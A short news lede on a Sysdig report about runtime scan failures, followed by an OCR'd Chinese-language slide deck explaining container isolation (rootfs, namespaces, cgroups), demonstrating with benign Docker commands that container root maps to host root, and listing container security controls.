NEWS 31 JAN 2024

Sysdig Report Exposes 91% Failure in Runtime Scans

Alessandro Mascellino
Freelance Journalist
Email Alessandro Follow @a_mascellino

A substantial 91% of runtime scans are failing within organizations, signaling a significant reliance on identifying issues rather than preventing them, according to Sysdig's latest report.

ADVERTISEMENT

You may also like

https://www.tripwire.com/state-of-security/organizations-container-security-incident
https://www.infosecurity-magazine.com/news/half-users-kubernetescontainer/
https://www.infosecurity-magazine.com/news/91-failure-runtime-scans/

容器的本質

Questions

大家是否曾經想過

為何容器無法看到主機的目錄跟檔案？

File System 是如何被隔離的？

為何在容器中無法看到主機上的 Process、Network Interface，這些資源是怎麼被隔離的？

我需要在容器裡面安裝防毒軟體跟 EDR 嗎？

Key Technical

容器的本質：容器當中的關鍵技術

Rootfs

Namespace

Cgroups

Key Technical

容器的本質：容器當中的關鍵技術

Rootfs

隔離文件系統

Namespace

隔離進程、網路等資源的可見性

Cgroups

限制與分配資源的使用

Containerized Process

容器的本質就是 Processes

雖然稱為「容器」，但要從更好理解的角度來說，可以稱為「容器化的程序」

A container is still a Linux process running on the host machine, but it has a limited view of that host machine, and it has access to only a subtree of the filesystem and perhaps to a limited set of resources restricted by cgroups.

Containerized Process

容器的本質就是 Processes

雖然稱為「容器」，但要從更好理解的角度來說，可以稱為「容器化的程序」


Namespace

Rootfs


A container is still a Linux process running on the host machine, but it has a limited view of that host machine, and it has access to only a subtree of the filesystem and perhaps to a limited set of resources restricted by cgroups.

Cgroups

容器內的root是root嗎




容器內的root是root嗎


```
                                                                    root@ccff16e643f1: / 158x7
┌──(root💀hackercat)-[~]
└─# docker run --rm -it ubuntu:20.04 bash
root@ccff16e643f1:/# id
uid=0(root) gid=0(root) groups=0(root)
root@ccff16e643f1:/# sleep 9999

                                                                    root@hackercat: ~ 158x26
┌──(root💀hackercat)-[~]
└─# ps aux | grep sleep
root         9091  0.0  0.0   2516   584 pts/0    S+   05:54   0:00 sleep 9999
root         9213  0.0  0.0   6332  2152 pts/1    S+   05:54   0:00 grep --color=auto sleep
```

容器內的root是root嗎

容器內以 root 身分執行 sleep




```
root@ccff16e643f1: / 158x7
┌──(root💀hackercat)-[~]
└─# docker run --rm -it ubuntu:20.04 bash
root@ccff16e643f1:/# id
uid=0(root) gid=0(root) groups=0(root)
root@ccff16e643f1:/# sleep 9999
```

```
root@hackercat: ~ 158x26
┌──(root💀hackercat)-[~]
└─# ps aux | grep sleep
root         9091  0.0  0.0   2516   584 pts/0    S+   05:54   0:00 sleep 9999
root         9213  0.0  0.0   6332  2152 pts/1    S+   05:54   0:00 grep --color=auto sleep
```

在宿主機查看 sleep 的執行身分為 root

容器內的root是root嗎




```
root@hackercat: ~ 158x7
┌──(root💀hackercat)-[~]
└─# docker run --rm -it --user 1000:1000 ubuntu:20.04 bash
groups: cannot find name for group ID 1000
I have no name!@bca859bff23a:/$ id
uid=1000 gid=1000 groups=1000
I have no name!@bca859bff23a:/$ sleep 8888
```

```
root@hackercat: ~ 158x26

┌──(root💀hackercat)-[~]
└─# ps aux | grep sleep
kali         9731  0.0  0.0   2516   516 pts/0    S+   05:59   0:00 sleep 8888
root         9738  0.0  0.0   6332  2136 pts/1    S+   05:59   0:00 grep --color=auto sleep
```

容器內的root是root嗎

容器內以 uid 1000 身分執行 sleep



```
root@hackercat: ~ 158x7
┌──(root💀hackercat)-[~]
└─# docker run --rm -it --user 1000:1000 ubuntu:20.04 bash
groups: cannot find name for group ID 1000
I have no name!@bca859bff23a:/$ id
uid=1000 gid=1000 groups=1000
I have no name!@bca859bff23a:/$ sleep 8888
```

```
root@hackercat: ~ 158x26

┌──(root💀hackercat)-[~]
└─# ps aux | grep sleep
kali         9731  0.0  0.0   2516   516 pts/0    S+   05:59   0:00 sleep 8888
root         9738  0.0  0.0   6332  2136 pts/1    S+   05:59   0:00 grep --color=auto sleep
```

在宿主機查看 sleep 的執行身分為 uid 1000的使用者 kali

常見安全防護技術


許多容器技術在容器的運行時會採用常見安全技術保護安全性


Linux capability	SELinux	AppArmor	Seccomp
特權能力細粒度控制	強制存取控制機制	強制存取控制機制	限制系統調用

容器的威脅與風險

從技術階段分類

以docker為例：Registry -> Images -> Container





Hosted Docker Registry

Docker Trusted Registry on-prem.

→ **On-Premises**
('n' Private Organizations)

Docker Hub Registry

Docker Trusted Registry on-prem.

Azure Container Registry

AWS Container Registry

Google Container Registry

Quay Registry

Other Cloud

→ **Public Cloud**
{specific vendors}

Container Life Cycle

$$\begin{tikzcd}\text{Develop} \arrow[r] & \text{Deploy} \arrow[r] & \text{Run}\end{tikzcd}$$

Develop

- 安全的基礎映像檔
- 最小化映像檔內容
- 映像檔漏洞掃描
- 機敏資料硬編碼檢測
- CI/CD管道安全性

Deploy

